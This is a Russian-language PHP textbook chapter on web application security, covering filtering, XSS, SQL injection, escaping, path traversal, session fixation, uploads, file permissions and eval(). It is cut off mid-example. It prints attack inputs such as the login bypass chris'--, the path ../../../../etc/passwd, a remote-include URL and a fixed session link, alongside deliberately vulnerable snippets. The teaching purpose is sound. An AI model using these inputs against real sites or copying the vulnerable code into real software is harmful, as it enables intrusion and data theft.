Язык PHP нельзя назвать безопасным или небезопасным. Все зависит от его применения, и безопасность ваших веб-приложений полностью зависит от кода, написанного вами. Например, если ваш сценарий открывает файл, чье имя передается сценарию в качестве параметра формы, и этому сценарию можно передать удаленный URL, абсолютный путь или даже относительный путь (что позволит открыть файл за пределами каталога документов веб-сервера) – это очень плохо. При таком решении злоумышленником без особого труда будет открыт ваш файл паролей или любая другая важная информация.

Безопасность веб-приложений - молодая и развивающаяся дисциплина. Одна глава по безопасности не может сделать вас асами в отражении веб-атак, которые, несомненно, будут осуществляться на ваши приложения если они будут представлять вообще хоть какой-то интерес. Тем не менее некоторые основные моменты вы здесь найдете: глава содержит практические рекомендации по защите ваших приложений от наиболее распространенных и опасных атак. В завершении главы вы найдете список дополнительных ресурсов, а также краткое резюме с несколькими дополнительными подсказками.

12.1. Фильтруем ввод

Прежде чем мы начнем говорить о технических деталях по обеспечнию безопасности создаваемого вами сайта, нужно понять и усвоить одну фундаментальную вещь: вся информация, не сгенерированная в самом приложении, является потенциально опасной. В том числе это относится к данным, полученным из форм, файлов и баз данных.

Когда данные считаются потенциально опасными, это не означает, что они обязательно вредоносные. Просто вы не можете доверять источнику. Соот-

ветственно, вы должны тщательно проверить данные и убедиться, что они допустимы. Данный инспекционный процесс называется фильтрацией, а целью его является пропустить в ваше приложение только допустимые данные.

Можно выделить несколько подходов фильтрации, рассмотрим несколько лучших из них:

- Используйте подход белого списка. Это означает, что вы отбрасываете все данные, кроме тех, которые вы точно знаете, что они допустимы.
- Никогда не исправляйте недопустимые данные. История доказала, что попытки исправить недопустимые данные часто приводят к уязвимостям системы.
- Используйте соглашение имен, чтобы различать отфильтрованные и потенциально опасные данные.

Чтобы закрепить эти понятия, рассмотрим простую HTML-форму, разрешающую пользователю выбрать один из трех цветов:

```
<form action="process.php" method="POST">
    <p>Пожалуйста, выберите цвет:
    <select name="color">
        <option value="red">красный</option>
        <option value="green">зеленый</option>
        <option value="blue">синий</option>
    </select>
    <input type="submit" /></p>
</form>
```

На первый взгляд нам нет никаких оснований не доверять $_POST['color'] в process.php. В конце концов, форма ограничивает то, что может ввести пользователь. Однако опытные разработчики знают, что у HTTP-запросов нет ограничения на содержащиеся в них поля, поэтому проверки со стороны клиента никогда не будет достаточно. Есть множество способов, с помощью которых вредоносные данные могут быть отправлены в ваше приложение и вы не должны никому доверять и фильтровать ваш ввод:

```
$clean = array();

switch($_POST['color']) {
    case 'red':
    case 'green':
    case 'blue':
        $clean['color'] = $_POST['color'];
        break;
    default:
        /* ОШИБКА */
        break;
}
```

Вышеприведенный пример демонстрирует простое соглашение имен. Вы инициализируете массив с именем $clean. Затем вы проверяете каждое поле формы и сохраняете уже проверенные введенные данные в этом массиве. В результате уменьшается вероятность использования скомпрометированных данных, принимаемых за отфильтрованные, поскольку вы не будете сохранять в этом массиве данные, не прошедшие проверку.

Логика фильтрации полностью зависит от типа проверяемых данных и чем она будет строже, тем лучше. Например, давайте рассмотрим форму регистрации, которая позволяет ввести желаемое имя пользователя. Имена могут быть самими разными, поэтому приведенный ранее способ не поможет. В этом примере лучше фильтровать данные на основе формата. Так, вы можете потребовать, чтобы имя пользователя состояло только из алфавитно-цифровых символов. Тогда ваша логика фильтрации будет примерно такой:

```
$clean = array();

if (ctype_alnum($_POST['username'])) {
    $clean['username'] = $_POST['username'];
}
else {
    /* ОШИБКА */
}
```

Здесь мы не учитываем длину имени пользователя. В следующем примере мы используем mb_strlen() для определения и проверки длины строки, установив некоторое максимальное значение:

```
$clean = array();

$length = mb_strlen($_POST['username']);
if (ctype_alnum($_POST['username']) && ($length > 0) && ($length <= 32)) {
    $clean['username'] = $_POST['username'];
}
else {
    /* ОШИБКА */
}
```

Часто символы, которые вы хотите использовать, не принадлежат одной группе (например, алфавитно-цифровой), в этом случае нам помогут регулярные выражения. Например, рассмотрим следующую логику фильтрации фамилии:

```
$clean = array();
if (preg_match('/[^A-Za-z \'\-]/', $_POST['last_name'])) {
    /* ОШИБКА */
}
```

```
else {
    $clean['last_name'] = $_POST['last_name'];
}
```

Данный пример разрешает только алфавитные символы, пробелы, дефисы и одинарные кавычки. Этот пример по сути демонстрирует подход «белого списка», белый список – это список допустимых символов.

В целом фильтрация – это процесс, который гарантирует целостность ваших данных, поступающих на обработку в скрипт. Однако, несмотря на то, что фильтрация может предотвратить много уязвимостей веб-приложения, не нужно полагаться только на нее.

12.2. Межсайтовый скриптинг

Межсайтовый скриптинг (Cross-site scripting, XSS) становится наиболее частой уязвимостью веб-приложений, а с ростом популярности Ajax-технологий, XSS-атаки становятся более совершенными и частыми.

Термин "межсайтовый скриптинг" своими корнями уходит к названию одного из старых эксплоитов и на данный момент уже не очень точно описывает большинство современных атак, именуемых XSS-атаками. Это вызывает некоторый беспорядок в терминологии, поэтому давайте разберемся, что же это такое.

Межсайтовый скриптинг – тип атак на веб-сайты, заключающийся во внедрении в выдаваемую веб-страницу вредоносного кода (который будет выполнен на компьютере пользователя при открытии им этой страницы) и взаимодействии этого кода с веб-сервером злоумышленника. Является разновидностью атаки «внедрение кода». XSS-уязвимостям чаще всего подвержены динамические веб-сайты, на которых пользователи вводят в формы какие-то свои данные, отображающиеся в дальнейшем на формируемой скриптом странице: например, в поле вводится комментарий, который потом отображается на страницу скриптом гостевой книги. Идея XSS-атаки в данном случае состоит во встраивании в текст комментария какого-то вредоносного кода, который исполнится, когда страницу откроет другой пользователь.

Говоря коротко, ваш код уязвим каждый раз, когда вы выводите данные, которые не экранированы должны образом для контекста вывода[14]. Например:

```
echo $_POST['username'];
```

[14] Об экранировании мы с вами говорили в одной из предыдущих глав. Также об экранировании будет сказано чуть ниже в данной главе.

Это – экстремальный пример, потому что $_POST, очевидно, ни фильтруется, ни экранируется, а данные выводятся безо всякой обработки в исходном виде. Поэтому данный пример достаточно точно демонстрирует уязвимость (в качестве имени пользователя в приведенном примере может выступать любой вредоносний код).

XSS-атаки ограничены только возможностями технологий со стороны клиента. Исторически, XSS применялся, чтобы получить cookie жертвы и для этого использовался тот факт, что document.cookie содержит эту информацию.

Чтобы предотвратить XSS, вам нужно просто соответствующим образом экранировать ваш вывод. Вернемся к нашему примеру и перепишем его:

```
$html = array(
    'username' => htmlentities($_POST['username'], ENT_QUOTES, 'UTF-8'),
);
echo $html['username'];
```

В дополнение вы должны всегда фильтровать получаемые скриптом данные, и фильтрация должна быть достаточно избыточной. Например, если вы должны проверять имя пользователя, чтобы убедиться, что оно содержит только алфавитные символы. Также полезно фильтровать вывод. Если все делать грамотно, то никакая XSS-атака вам не страшна.

SQL-инъекция

Второй наиболее часто встречающейся уязвимостью веб-приложений является SQL-инъекция. Данная атака, очень похожа XSS-атаку: злоумышленник встраивает вредоносный код в SQL-запрос к базе данных. Опасность SQL-инъекции существует, если вы используете неэкранированные данные в вашем SQL-запросе (по аналогии с SQL-инъекцией, XSS можно было бы назвать HTML-инъекцией). При этом для тех баз данных, которые поддерживают выполнение несколько запросов в одном пакете, злоумышленник может исполнить запрос удаляющий или изменяющий данные.

Следующий пример демонстрирует SQL-инъекцию:

```
$hash = hash($_POST['password']);
$sql = "SELECT count(*) FROM users
    WHERE username = '{$_POST['username']}' AND password = '{$hash}'";
$result = mysql_query($sql);
```

Проблема заключается в том, что без экранирования username значение данной переменной может изменять формат SQL-запроса. Поскольку эта уязвимость настолько часта, многие злоумышленники пытаются войти на сайт, используя примерно такие имена пользователей:

```
chris'--
```

Я часто шучу, что это мое любимое имя пользователя, поскольку оно позволяет получить доступ к учетной записи пользователя chris без знания пароля этой учетной записи. После интерполяции SQL-запрос будет иметь вид:

```
SELECT count(*)
FROM users
WHERE username = 'chris' --'
AND password = '...'";
```

Поскольку два последовательных дефиса (--) означают начало SQL-комментария, этот запрос идентичен следующему:

```
SELECT count(*)
FROM users
WHERE username = 'chris'
```

Если код, содержащий этот фрагмент кода, подразумевает успешный вход в систему, когда $result не равен 0, эта SQL-инъекция позволила бы атакующему входить в систему с любой учетной записью без необходимости знать пароль.

Для защиты от SQL-инъекций нужно опять использовать экранирование:

```
$mysql = array();
$hash = hash($_POST['password']);
$mysql['username'] = mysql_real_escape_string($clean['username']);
$sql = "SELECT count(*) FROM users
    WHERE username = '{$mysql['username']}' AND password = '{$hash}'";
$result = mysql_query($sql);
```

Однако, это гарантирует только, что экранированные вами данные будут интерпретироваться, как данные. Но вам все еще нужно фильтровать данные, поскольку некоторые символы вроде знака % имеют специальное значение в SQL, но они не нуждаются в экранировании.

Лучшая защита от SQL-инъекции – это использование связанных параметров (bound-параметров). Следующий пример демонстрирует пример использования таких параметров с расширением PDO и базой данных Oracle:

```
$sql = $db->prepare("SELECT count(*) FROM users
    WHERE username = :username AND password = :hash");
$sql->bindParam(":username", $clean['username'], PDO::PARAM_STRING, 32);
$sql->bindParam(":hash", hash($_POST['password']), PDO::PARAM_STRING, 32);
```

Поскольку связанные параметры гарантируют, что данные будут именно тем, чем и ожидается, можно не экранировать, ни имя пользователя, ни пароль.

12.3. Экранирование вывода

12.3.1. Экранирование как инструмент соответствия контексту

Экранирование - это техника, предотвращающая использование данных в другом контексте. Например, в HTML некоторые символы имеют особый смысл и должны быть представлены в виде HTML-сущностей, чтобы сохранить их значение, то есть их значение должно соответствовать контексту. Это особенно важно на фоне того, что PHP часто используется как мост между разными источниками данных, поэтому когда вы отправляете данные удаленному получателю, ваша обязанность - подготовить их должным образом так, чтобы они были интерпретированы так, как нужно, и использованы по назначению. Например, строка Д'Артаньян должна быть представлена как Д\'Артаньян когда используется в SQL-запросе, отправленном в базу данных MySQL. Обратный слеш перед одинарной кавычкой заставляет одинарную кавычку находиться в контексте SQL-запроса: здесь одинарная кавычка - это часть данных, а не часть запроса, и экранирование гарантирует эту интерпретацию.

Веб-приложения, написанные на PHP, в ходе своей работы обычно отправляют данные двум основным пунктам назначения: во-первых, HTTP-клиентам (веб-браузерам), интерпретирующих HTML, JavaScript и другие клиентские технологии, а во-вторых, базам данных, которые интерпретируют SQL-запросы. Для первого случая PHP предоставляет функцию htmlentities(), которая преобразует все возможные символы в соответствующие HTML-сущности:

```
$html = array();
$html['username'] = htmlentities($clean['username'], ENT_QUOTES, 'UTF-8');
echo "<p>Добро пожаловать, {$html['username']}.</p>";
```

Данный пример демонстрирует еще одно соглашение использования имен. Массив $html по сути это тот же массив $clean, за исключением того, что теперь данные представлены в виде, безопасном для использования в контексте HTML.

URL иногда встраиваются в HTML как ссылки:

```
<a href="http://host/script.php?var={$value}">Щелкните здесь</a>
```

В данном конкретном примере $value существует внутри вложенного контекста: когда один контекст вложен в другой контекст. И действительно, с одной стороны $value находится внутри контекста строки URL, а с другой стороны – внутри HTML-контекста как ссылка. Поскольку в этом слу-

чае она алфавитная, то есть не содержит каких-либо специальных символов, то ее безопасно использовать в обоих контекстах без экранирования. Однако, когда вы не можете гарантировать корректное соответствие контексту (значение $var не может быть безопасным в каком-либо контексте), значение должно экранироваться каждый раз для каждого контекста: в нашем примере оно должно быть экранировано дважды:

```
$url = array(
    'value' => urlencode($value),
);

$link = "http://host/script.php?var={$url['value']}";

$html = array(
    'link' => htmlentities($link, ENT_QUOTES, 'UTF-8'),
);
echo "<a href=\"{$html['link']}\">Щелкните здесь</a>";
```

Таким образом вы гарантируете, что ссылка может безопасно использоваться и в HTML-контексте HTML и в URL-контексте когда пользователь щелкает по ней (первое URL-кодирование (по сути экранирование) гарантирует, что значение $var будет сохранено).

Для большинства баз данных существует "родная" функция экранирования, специфичная для этой базы данных. Например, расширение MySQL предоставляет функцию mysqli_real_escape_string():

```
$mysql = array(
    'username' => mysqli_real_escape_string($clean['username']),
);
$sql = "SELECT * FROM profile
    WHERE username = '{$mysql['username']}'";

$result = mysql_query($sql);
```

Более безопасная альтернатива - использовать абстрактную библиотеку баз данных, которая управляет экранированием для вас. Следующий пример иллюстрирует данную концепцию с PEAR::DB:

```
$sql = "INSERT INTO users (last_name) VALUES (?)";
$db->query($sql, array($clean['last_name']));
```

Хотя это не полный пример, он демонстрирует использование заполнителя (вопросительного знака) в SQL-запросе. Здесь PEAR::DB должным образом экранирует данные в соответствии с требованиями вашей базы данных.

Более полное экранирование вывода включало бы экранирование HTML-элементов, HTML-атрибутов, JavaScript-кода, CSS и URL. Пример 12.1 содержит демонстрационный класс, предназначенный для экранирования

вывода в различных контекстах на основании правил экранирования контента, подготовленных проектом Open Web Application Security Project.

Пример 12.1. Экранирования вывода для разных контекстов

```
class Encoder
{
    const ENCODE_STYLE_HTML = 0;
    const ENCODE_STYLE_JAVASCRIPT = 1;
    const ENCODE_STYLE_CSS = 2;
    const ENCODE_STYLE_URL = 3;
    const ENCODE_STYLE_URL_SPECIAL = 4;

    private static $URL_UNRESERVED_CHARS =
        'ABCDEFGHIJKLMNOPQRSTUVWXYZabcedfghijklmnopqrstuvwxyz-_.~';

    public function encodeForHTML($value)
    {
        $value = str_replace('&', '&amp;', $value);
        $value = str_replace('<', '&lt;', $value);
        $value = str_replace('>', '&gt;', $value);
        $value = str_replace('"', '&quot;', $value);
        $value = str_replace('\'', '&#x27;', $value);          // &apos; не рекомендуется
        $value = str_replace('/', '&#x2F;', $value);// прямой слеш может помочь
                                                    // завершить HTML-сущность

        return $value;
    }

    public function encodeForHTMLAttribute($value)
    {
        return $this->_encodeString($value);
    }

    public function encodeForJavascript($value)
    {
        return $this->_encodeString($value, self::ENCODE_STYLE_JAVASCRIPT);
    }

    public function encodeForURL($value)
    {
        return $this->_encodeString($value, self::ENCODE_STYLE_URL_SPECIAL);
    }

    public function encodeForCSS($value)
    {
        return $this->_encodeString($value, self::ENCODE_STYLE_CSS);
    }
```

```
/**
* Кодирует любые специальные символы в пути URL. Не изменяет прямой слеш,
* используемый для обозначения каталогов. Если ваши имена каталогов содержат
* слеши (редко), используйте urlencode на каждом компоненте каталога и затем
* соедините их вместе с помощью прямого слеша.
*
* Основано на http://en.wikipedia.org/wiki/Percent-encoding и
* http://tools.ietf.org/html/rfc3986
*/

public function encodeURLPath($value)
{
    $length = mb_strlen($value);

    if ($length == 0) {
        return $value;
    }

    $output = '';

    for ($i = 0; $i < $length; $i++) {
        $char = mb_substr($value, $i, 1);
        if ($char == '/') {
            // слеши разрешены в путях
            $output .= $char;
        }
        else if (mb_strpos(self::$URL_UNRESERVED_CHARS, $char) == false) {
            // Не находится в незарезервированном списке, поэтому
            // будет закодировано
            $output .= $this->_encodeCharacter($char, self::ENCODE_STYLE_URL);
        }
        else {
            // Символ находится в незарезервированном списке, поэтому пропускаем его
            $output .= $char;
        }
    }

    return $output;
}

private function _encodeString($value, $style = self::ENCODE_STYLE_HTML)
{
    if (mb_strlen($value) == 0) {
        return $value;
    }

    $characters = preg_split('/(?<!^)(?!$)/u', $value);
    $output = '';
```

```
        foreach ($characters as $c) {
            $output .= $this->_encodeCharacter($c, $style);
        }

        return $output;
    }

    private function _encodeCharacter($c, $style = self::ENCODE_STYLE_HTML)
    {
        if (ctype_alnum($c)) {
            return $c;
        }

        if (($style === self::ENCODE_STYLE_URL_SPECIAL) && ($c == '/' || $c == ':')) {
            return $c;
        }

        $charCode = $this->_unicodeOrdinal($c);
        $prefixes = array(
            self::ENCODE_STYLE_HTML => array('&#x', '&#x'),
            self::ENCODE_STYLE_JAVASCRIPT => array('\\x', '\\u'),
            self::ENCODE_STYLE_CSS => array('\\', '\\'),
            self::ENCODE_STYLE_URL => array('%', '%'),
            self::ENCODE_STYLE_URL_SPECIAL => array('%', '%'),
        );

        $suffixes = array(
            self::ENCODE_STYLE_HTML => ';',
            self::ENCODE_STYLE_JAVASCRIPT => '',
            self::ENCODE_STYLE_CSS => '',
            self::ENCODE_STYLE_URL => '',
            self::ENCODE_STYLE_URL_SPECIAL => '',
        );

        // если ASCII, кодируем с \\xHH
        if ($charCode < 256) {
            $prefix = $prefixes[$style][0];

            $suffix = $suffixes[$style];

            return $prefix . str_pad(strtoupper(dechex($charCode)), 2, '0') . $suffix;
        }

        // иначе кодируем с \\uHHHH
        $prefix = $prefixes[$style][1];
        $suffix = $suffixes[$style];
        return $prefix . str_pad(strtoupper(dechex($charCode)), 4, '0') . $suffix;
    }
```

```
    private function _unicodeOrdinal($u)
    {
        $c = mb_convert_encoding($u, 'UCS-2LE', 'UTF-8');
        $c1 = ord(substr($c, 0, 1));
        $c2 = ord(substr($c, 1, 1));
        return $c2 * 256 + $c1;
    }
}
```

12.3.2. Имена файлов

Основные проблемы безопасности, связанные с именами файлов

При работе с именами файлов нужно быть очень внимательными и аккуратными. Особенно это касается ситуаций, когда ваш сценарий создает, именует и сопоставляет файлы разным данным, вводимым пользователем. В ходе небольших манипуляций с именами файлов злоумышленник может добиться доступа к закрытым файлам и вообще реализовать непредвиденную вами функциональность. Например, скажем, у вас есть переменная $username, содержащая имя пользователя, которое ваш сценарий получает через поле формы. Теперь представим, что вы хотите для каждого пользователя хранить его индивидуальное приветственное сообщение в каталоге */usr/local/lib/greetings* с тем, чтобы вы могли вывести приветствие каждый раз, когда пользователь заходит на ваш веб-сайт.

Код, выводящий приветствие для текущего пользователя, выглядит так:

```
include("/usr/local/lib/greetings/{$username}");
```

На первый взгляд все вроде-бы нормально, код кажется остаточно безопасным, но что, если пользователь введет имя пользователя "../../../../etc/passwd"? Тогда код вместо того, чтобы вывести приветствие, выведет данные по этому относительному пути, то есть выведет файл паролей */etc/passwd*. Относительные пути - частый прием, используемый хакерами против ничего не подозревающего сценария.

Другая ловушка для неосторожного программиста заключается в том, что по умолчанию PHP может открыть удаленные файлы функциями, которые также используются для открытия локальных файлов. Например, функции fopen() и ей подобным (например, include() и require()) можно передать URL, HTTP или FTP в качестве имени файла и этот файл будет открыт, например:

```
chdir("/usr/local/lib/greetings");
$fp = fopen($username, 'r');
```

Если $username установлено в *http://www.example.com/myfile*, то будет открыт удаленный файл, а не локальный.

Ситуация еще хуже, если вы не открываете, а подключаете файл:

```
$file = $_REQUEST['theme'];
include($file);
```

Если пользователь передаст в качестве параметра theme строку *http://www.example.com/badcode.inc*. В результате ваш PHP-сценарий успешно загрузит и запустит удаленный код. Никогда подобным образом не используйте параметры, предназначенные для загрузки файлов.

Вообще существует несколько решений проблемы проверки файловых имен. Так, вы можете отключить доступ к удаленным файлам, проверить имена файлов с помощью realpath() и basename(), использовать опцию open_basedir() для предотвращения доступа к файловой системе за пределами корневого каталога документа. Далее мы подробнее на этом остановимся.

Проверка относительных путей

Когда вам нужно в своем веб-приложении разрешить пользователю указывать имя файла, вы можете использовать комбинацию функций realpath() и basename(), чтобы убедиться, что файл является именно тем, чем он должен быть. Функция realpath() избавляется от специальных маркеров вроде "." и "..", проходя по дереву каталогов и подставляя вместо указанных маркеров реальные имена, то есть преобразует относительный адрес в абсолютный. Таким образом, после вызова realpath() вы получите полный путь, который можно потом передать функции basename(), которая вернет только имя файла, без полного пути к нему.

Вернемся назад к нашему сценарию приветствия и рассмотрим пример использования функций realpath() и basename() в действии:

```
$filename = $_POST['username'];
$vetted = basename(realpath($filename));

if ($filename !== $vetted) {
    die("{$filename} не очень хорошее имя пользователя");
}
```

В этом случае мы «разрешаем» $filename в его полный путь и затем извлекаем из него только имя файла. Если это имя не совпадает с исходным значением $filename, мы понимаем, что пользователь ввел плохое имя файла, которое нам не нужно использовать.

Когда вы получите полностью безопасное имя файла, вы можете реконструировать путь, по которому на самом деле находятся файл и добавить его к полученному имени файла, например:

```
include("/usr/local/lib/greetings/{$filename}");
```

12.4. Фиксация сессии

Очень популярной атакой, направленной на сессии (сеансы), является фиксация сессии. Основная причина ее популярности заключается в том, что это самый простой метод, которым атакующий может получить допустимый идентификатор сессии. Получив же идентификатор сессии злоумышленник получает возможность перехватывать сессии, представляясь легитимным пользователем путем предоставления его идентификатора сессии.

Фиксация сессии - это метод нападения, который принудительно устанавливает жертве идентификатор сессии, выбранный атакующим. Самая простая реализация данной атаки состоит в том, что подсунуть пользователю ссылку со встроенным идентификатором сессии:

```
<a href="http://host/login.php?PHPSESSID=1234">Войти</a>
```

Жертва, щелкнувшая по этой ссылке, получит идентификатор сессии 1234. Если жертва продолжит вход, атакующий сможет перехватить сессию жертвы и получить ее уровень привилегий.

В целом же существует довольно большое количество вариантов этой атаки, в том числе через использование Cookies. К счастью, защита от фиксации сессии довольно проста. Каждый раз при изменении уровня полномочий пользователя, например, при входе пользователя в систему, регенерируйте идентификатор сеанса с помощью session_regenerate_id():

```
if (check_auth($_POST['username'], $_POST['password'])) {
    $_SESSION['auth'] = TRUE;
    session_regenerate_id();
}
```

Вышеприведенный код эффективно предотвращает фиксацию сессии. Каждому вошедшему пользователю будет присвоен свежий, случайный идентификатор сессии.

12.5. Безопасная загрузка файлов

Загрузка файлов актуализирует по сути две опасности, обсужденные ранее: опасность модификации пользователем данных и опасность несанкционированный действий с файловой системой. Несмотря на то, что язык PHP 5 сам по себе реализует некоторые функции безопасности в том, как он обрабатывает загруженные файлы, есть несколько потенциальных ловушек, защититься от которых можно только на программном уровне и в котороые часто попадают начинающие неосторожные разработчики.

Не доверяйте предоставленным браузером именам файлов

Об этом мы уже говорили немного ранее. Будьте очень осторожны при использовании имен файлов, полученных вашим сценарием от браузера. Если возможно, вообще не используйте такое имя в качестве имени файла в вашей файловой системе. Очень просто заставить браузер отправить файл, который будет идентифицирован как */etc/passwd* или */home/rasmus/.forward*. Как вариант, вы можете использовать имя файла, предоставленное браузером, для взаимодействия с пользователем, но для обращения к загруженному файлу сгенерируйте вручную уникальное имя. Например:

```
$browserName = $_FILES['image']['name'];
$tempName = $_FILES['image']['tmp_name'];

echo "Спасибо за отправку мне {$browserName}.";

$counter++;     // постоянная переменная
$filename = "image_{$counter}";

if (is_uploaded_file($tempName)) {
    move_uploaded_file($tempName, "/web/images/{$filename}");
}
else {
    die("Проблема при обработке файла.");
}
```

Остерегайтесь заполнения вашей файловой системы

Еще одна ловушка – размер загруженных файлов. Несмотря на то, что вы можете указать браузеру максимальный размер файла, который может загрузить пользователь, это лишь рекомендация и нет никакой гарантии, что вашему сценарию не отправят файл большего размера. Атакующие могут выполнить атаку "отказ в обслуживании", отправив файлы, достаточно большие, чтобы заполнить файловую систему вашего сервера.

Чтобы избежать подобных неприятностей, используйте параметр конфигурации post_max_size в файле *php.ini*, устанавливающий максимальный размер данных, которые можно отправить методом POST:

```
post_max_size = 1024768      ; один мегабайт
```

После этого PHP будет игнорировать запросы с объемом данных, превышающим указанный размер. Значение по умолчанию – 10 Мб – это гораздо больше, чем нужно большинству сайтов.

Осторожно! register_globals

Сразу же отметим, что данная проблема в принципе является устаревшей и начиная с версии PHP 5.4.0 полностью удалена. Однако, если у вас ис-

пользуется более старая версия PHP (до 5.4.0.)рекомендуем прочитать данный небольшой раздел.

Порядок обработки переменных задается параметром конфигурации variables_order, по умолчанию параметры GET и POST обрабатываются перед Cookies. Это позволяет пользователю отправить Cookie, которая перезапишет глобальную переменную, содержащую информацию о загруженном файле. Чтобы избежать этого, нужно проверить, что данный файл был загруженным, для этого используется функция is_uploaded_file().

Например:

```
$uploadFilepath = $_FILES['uploaded']['tmp_name'];

if (is_uploaded_file($uploadFilepath)) {
    $fp = fopen($uploadFilepath, 'r');

    if ($fp) {
        $text = fread($fp, filesize($uploadFilepath));
        fclose($fp);
        // сделать что-то с содержимым файла
    }
}
```

PHP предоставляет функцию move_uploaded_file(), которая перемещает файл только, если он был загружен. Лучше использовать эту функцию, чем функцию системного уровня или функцию PHP copy(). Например, следующий код не может быть скомпрометирован с использованием Cookies:

```
move_uploaded_file($_REQUEST['file'], "/new/name.txt");
```

12.6. Доступ к файлам

Если только вы или люди, которым вы доверяете, имеете доступ в систему вашего веб-сервера, вы в целом можете не волноваться о разграничении прав доступа к файлам, которые используются в ваших PHP-сценариях или создаются ими. Однако, большинство веб-сайтов размещено на машинах хостинг-провайдеров (ISP) и есть риск, что другие люди могут прочитать файлы, которые создает ваша PHP-программа. В то же время, в PHP существует множество способов, которые вы можете использовать для решения проблем с правами файлов. Об этом мы и поговорим.

Ограничиваем доступ к файловой системе

Вы можете установить опцию open_basedir, чтобы позволить доступ ваших PHP-сценариев только к определенному каталогу. Если open_basedir

установлена в вашем *php.ini*, PHP ограничивает функции файловой системы и ввода/вывода так, что они могут работать только в указанном этой директивой каталоге и его подкаталогах. Например:

```
open_basedir = /some/path
```

Как только эта конфигурация вступит в силу, следующие вызовы будут работать:

```
unlink("/some/path/unwanted.exe");
include("/some/path/less/travelled.inc");
```

Но следующие вызовы закончатся ошибкой времени выполнения:

```
$fp = fopen("/some/other/file.exe", 'r');
$dp = opendir("/some/path/../other/file.exe");
```

Конечно, наш веб-сервер может запускать много приложений, каждое такое приложение обычно хранит файлы в своем собственном каталоге. Соответственно, вы можете настроить open_basedir отдельно для каждого виртуального узла в вашем *httpd.conf*:

```
<VirtualHost 1.2.3.4>
    ServerName domainA.com
    DocumentRoot /web/sites/domainA
    php_admin_value open_basedir /web/sites/domainA
</VirtualHost>
```

Аналогично, вы можете настроить ее отдельно для каждого каталога или URL в вашем файле *httpd.conf*:

```
# по каталогу
<Directory /home/httpd/html/app1>
    php_admin_value open_basedir /home/httpd/html/app1
</Directory>
# по URL
<Location /app2>
    php_admin_value open_basedir /home/httpd/html/app2
</Location>
```

Директива open_basedir может быть установлена только в файле *httpd.conf*, а не в файле *.htaccess*, и вы должны использовать опцию php_admin_value для установки open_basedir.

Используйте umask()

Плохо сначала создавать файл, а затем устанавливать права доступа к нему. Это создает возможность "везучему" пользователю получить доступ к файлу до того, как будут изменены права доступа, и доступ к файлу ему будет заблокирован. Вместо этого используйте функцию umask(), изначально отсекающую ненужные права. Например:

```
umask(077);          // отключаем ---rwxrwx
$fh = fopen("/tmp/myfile", 'w');
```

По умолчанию функция fopen() пытается создать файл с правами 0666 (rw-rwrw-). Вызвав сначала umask(), вы отключите биты прав группы и других пользователей, оставив только 0600 (rw------). Теперь, когда вы вызовите fopen(), будет создан файл с установленными вами правами (0600).

Вообще не используйте файлы

Поскольку все сценарии на компьютере выполняются от имени одного и того же пользователя, файл, который был создан одним сценарием, может быть прочитан другим сценарием, независимо от того, кто написал этот сценарий. Все, что нужно знать сценарию - это имя файла.

От этого нельзя защититься, поэтому лучше всего не использовать файлы для хранения данных, которые должны быть защищены, более безопасно хранить данные в базе данных.

Более сложное решение заключается в запуске отдельного демона Apache для каждого пользователя. Если вы добавите обратный прокси, например, *haproxy*, перед пулом экземпляров Apache, вы сможете обслужить более 100 пользователей на одной машине. Однако такое решение довольно редко используется из-за его сложности и стоимости по сравнению с обычной ситуацией, где один демон Apache может обслужить тысячи пользователей.

Файлы сессии

При использовании встроенной в PHP поддержке сессий, информация о сессии сохраняется в файлах. Каждый файл называется /tmp/sess_id, где id - имя сессии, обычно владелец этих файлов пользователь nobody (пользователь, под которым работает веб-сервер).

Поскольку все PHP-сценарии, как мы уже говорили, выполняются от имени одного и того же пользователя, это означает, что любой PHP-сценарий, размещенный на сервере, может прочитать любые файлы сессий для других сайтов на этом сервере. В ситуациях, когда ваш PHP-код хранится на сервере хостинг-провайдера, который совместно используется PHP-сценариями еще других пользователей, переменные, которые вы храните в своих сеансах, видимы другим сценариям PHP. Что еще хуже, другие пользователи сервера могут создать файлы в каталоге сессии */tmp*. В результате пользователь может создать поддельный файл сессии, в котором будут любые переменные и значения, которые он захочет видеть в нем. И ничто ему в этом не помешает. Так, пользователь через свой браузер может отправить вашему сценарию cookie с именем фальшивой сессии и ваш сценарий благопо-

лучно загрузит переменные, сохраненные в поддельном файле сессии, который до этого был помещен в каталоге сессии.

Вы можете попросить вашего провайдера настроить сервер так, чтобы ваши файлы сессии хранились в вашем собственном каталоге. Обычно для этого в блоке VirtualHost в конфигурационном файле Apache (*httpd.ini*) создается строка:

```
php_value session.save_path /some/path
```

Если у вас есть самих доступ к файлу *.htaccess*, и ваш Apache позволяет переопределять настройки, вы можете внести необходимые изменения самостоятельно.

Прячем библиотеки PHP

Достаточно много информации о слабых местах вашего сервера можно почерпнуть, загрузив include-файлы или какие-либо данные (файлы), которые хранятся рядом с HTML и PHP-файлами в корневом каталоге документов веб-сервера. Чтобы предотвратить это, вам нужно хранить библиотеки кода и данные за пределами корневого каталога документов сервера.

Например, если корневым каталогом является */home/httpd/html*, все, что находится в этом каталоге, может быть загружено через URL. Просто поместите код вашей библиотеки, конфигурационные файлы, журналы и другие данные за пределами указанного каталога (например, в */usr/local/lib/myapp*). Конечно, это не гарантирует, что кто-либо из других пользователей сервера не получит незаконный доступ к этим файлам (см. "Не используйте файлы"), но это по крайней мере предотвратит то, что данные файлы могут быть загружены удаленными пользователями.

Если вы по каким-либо причинам все-таки должны хранить некоторые вспомогательные файлы в своем корневом каталоге документов, то в таком случае вы должны настроить веб-сервер так, чтобы он отклонял запросы к этим файлам. Например, следующий пример указывает Apache отклонять запросы доступа к любому файлу с расширением *.inc*, которое чаще всего используется для include-файлов в PHP:

```
<Files ~ "\.inc$">
    Order allow,deny
    Deny from all
</Files>
```

Но самый лучший способ предотвратить загрузку файлов с исходным кодом PHP - это всегда использовать расширение *.php*.

Если вы, как мы рекомендовали выше, храните библиотеки кода в другом каталоге, вам нужно указать PHP, где их следует искать. Укажите путь

к ним в каждой функции include() или require(), или же измените параметр include_path в *php.ini*:

```
include_path = ".:/usr/local/php:/usr/local/lib/myapp";
```

12.7. Запуск пользователем PHP-кода

С помощью функции eval() PHP позволяет выполнять произвольный PHP-код. Хотя это может быть полезно в нескольких случаях – позволить пользователю выполнять любой код с помощью eval(), -- тем самым вы подвергаете свою систему существенному риску. Например, следующий код - настоящий кошмар любого, кто думает о безопасности, и находка для тех, кто хочет сделать с вашим сайтом все, что захочет:

```
<html>
    <head>
        <title>Здесь ключи от квартиры...</title>
    </head>

    <body>
        <?php if ($_REQUEST['code']) {
            echo "Выполняем код...";
